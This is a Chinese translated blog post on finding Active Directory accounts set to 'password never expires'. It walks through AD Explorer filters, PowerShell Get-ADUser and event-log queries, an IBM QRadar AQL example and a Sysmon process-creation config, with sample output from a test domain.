
> 本文作者：**hl0rey**（信安之路作者团队成员 & 信安之路红蓝对抗小组组长）
>
> 成员招募：信安之路红蓝对抗小组招募志同道合的朋友

这是这个系列最后一篇了，想要看更多内容请大家移步到原网站查看吧，这个系列的翻译可能会存在问题，希望大家可以理解，在实践中遇到问题欢迎与我们交流，有对红蓝对抗感兴趣的同学欢迎联系组长加入组织。


## 22 检测发现设置为密码永不过期的用户





通常来说我们会把一个服务账户的密码设置为永不过期，但不会对用户密码这么做。另外将域内管理员类的用户的密码设置为永不过期也是不正常的。

尽管将密码设置为永不过期这件事并不算什么严重的威胁，与其他的安全事件相比，简直是小巫见大巫。但是我了解到很少有人关注它（从安全的角度来说，而不是从实际业务需要的角度来说）。本文接下来展示发现类似事件的三种方法：

首先将 testuser1、testuser2 设置为密码永不过期。


testuser1 属性
环境
会话
远程控制
远程桌面服务配置文件
个人虚拟机
COM+
常规
地址
帐户
配置文件
电话
组织
隶属于
拨入
用户登录名(U):
testuser1
@hl0reytest.com
用户登录名(Windows 2000 以前版本)(W):
HL0REYTEST\
testuser1
登录时间(L)...
登录到(T)...
解锁帐户(N)
帐户选项(O):
用户下次登录时须更改密码
用户不能更改密码
密码永不过期
使用可逆加密存储密码
帐户过期
永不过期(V)
在这之后(E):
2019年 4月13日
确定
取消
应用(A)
帮助




**方法1：**

使用 AD Explorer.exe（AD Explorer.exe 包括在大名鼎鼎的 sysinternals 套件之中进行实时的搜索。


> https://docs.microsoft.com/zh-cn/sysinternals/downloads/adexplorer

UserAccountControl = 66048 (账户启用了密码永不过期)


CN exclude "Service Account" (如果你把 SA 放到了不同的 OU 中，那么就把他全部排除)

PrimarygroupID=513 (用户账户)

打开填入如下配置，点击 Add。同理添加另一条。




再点击 Search 即可，发现找到了 testuser2 账号。




我的测试环境中用户较少，所以也不用其他的过滤条件，直接这样就搜到了。

**下面是 UserAccountControl 属性的值和描述：**

512 - Enable Account（启用账户）

514 - Disable account（禁用账户）

544 - Account Enabled - Require user to change password at first logon（账户已经启用，但是在第一次登陆时要修改密码）

4096 - Workstation/server（工作站、服务器）

66048 - Enabled, password never expires（账户启用，并且密码永不过期）

66050 - Disabled, password never expires（账户禁用，并且密码永不过期）

66080 - Enabled, DONT_EXPIRE_PASSWORD - PASSWD_NOTREQD（账户启用，密码永不过期，且不需要密码）

262656 - Smart Card Logon Required（需要智能卡登陆）

532480 - Domain controller（域控）

**我觉得 powershell 比较方便，直接 Powershell 一句话检测：**

```
Get-ADUser -Filter {UserAccountControl -eq 66048}
```

```
PS C:\Users\Administrator> Get-ADUser -Filter {UserAccountControl -eq 66048}


DistinguishedName : CN=testuser1,OU=testusers,OU=testou,DC=h10reytest,DC=com
Enabled           : True
GivenName         :
Name              : testuser1
ObjectClass       : user
ObjectGUID        : 7aff8255-d81b-4b51-b986-c688d0d3b06e
SamAccountName    : testuser1
SID               : S-1-5-21-2738430903-605280645-2883001523-1124
Surname           : testuser1
UserPrincipalName : testuser1@h10reytest.com

DistinguishedName : CN=testuser2,CN=Users,DC=h10reytest,DC=com
Enabled           : True
GivenName         :
Name              : testuser2
ObjectClass       : user
ObjectGUID        : 4dedc373-97a1-4493-8352-2b106367fcf1
SamAccountName    : testuser2
SID               : S-1-5-21-2738430903-605280645-2883001523-1129
Surname           : testuser2
UserPrincipalName : testuser2@h10reytest.com
```

**方法 2：**

使用日志事件 ID 4738 “**user account was changed**”（用户账户被更改）和旧的UAC值以及新的UAC值进行过滤。

**我们寻找以下的新旧 UAC 值组合：**

旧 UAC 值: 0x10 -> 新 UAC 值: 0x210

旧 UAC 值: 0x11 -> 新 UAC 值: 0x210

旧 UAC 值: 0x15 -> 新 UAC 值: 0x210

**新旧 UAC 值的含义：**

0x10: Account Enabled(账户启用)

0x11: Account Disabled（账户禁用）

0x210: Account Enabled, Password Never Expires（账户启用，且密码永不过期）

0x15: Account Disabled, Passwod Not Reruied（账户禁用，且不需要密码）


0x211: Account Disabled, Password Never Expires（账户禁用，且密码永不过期）

原文作者在这使用了 **IBM Qradar AQL** 查询，来发现这个事件。这个不是免费的，我也没有用过，所以这里就只把原文贴在这了。

**一个IBM Oradar AQL查询例子：**


```
select "SourceUserName", "TargetAccount", "ChangedAttributes" from events where eventid=4738 and not (UTF8(payload) imatches '(.*0x11.+0x210.*)|(.*0x15.+0x210.*)|(.*0x10.+0x210.*)||(.*0x211.+0x210.*)') last 90 days
```

一定要注意目标账户是否和一个正常服务相关联。要特别注意 UAC 值从 0x10 到 0x210（非常少见）。以下是一个匹配到正常事件，其目标账户是一个正常的服务账号。



我还是用 powershell 一句话，因为是就一个测试机，也没有什么别的日志收集的设备。

```
Get-EventLog -LogName Security -InstanceId 4738 | Select-Object -Property Message | format-list
```



**方法3：**

使用 sysmon 的进程创建事件来监视并发现这个事件。

Sysmon下载和配置文件语法参考：

> https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon


参考文档，和原文含义编写如下配置文件：

```
<Sysmon schemaversion="4.00">

<EventFiltering>

<ProcessCreate onmatch="include">

<Image condition="contains">net.exe</Image>

<CommandLine condition="contains">passwordchg</CommandLine>

</ProcessCreate>

  </EventFiltering>

</Sysmon>
```

安装 sysmon，并重启。

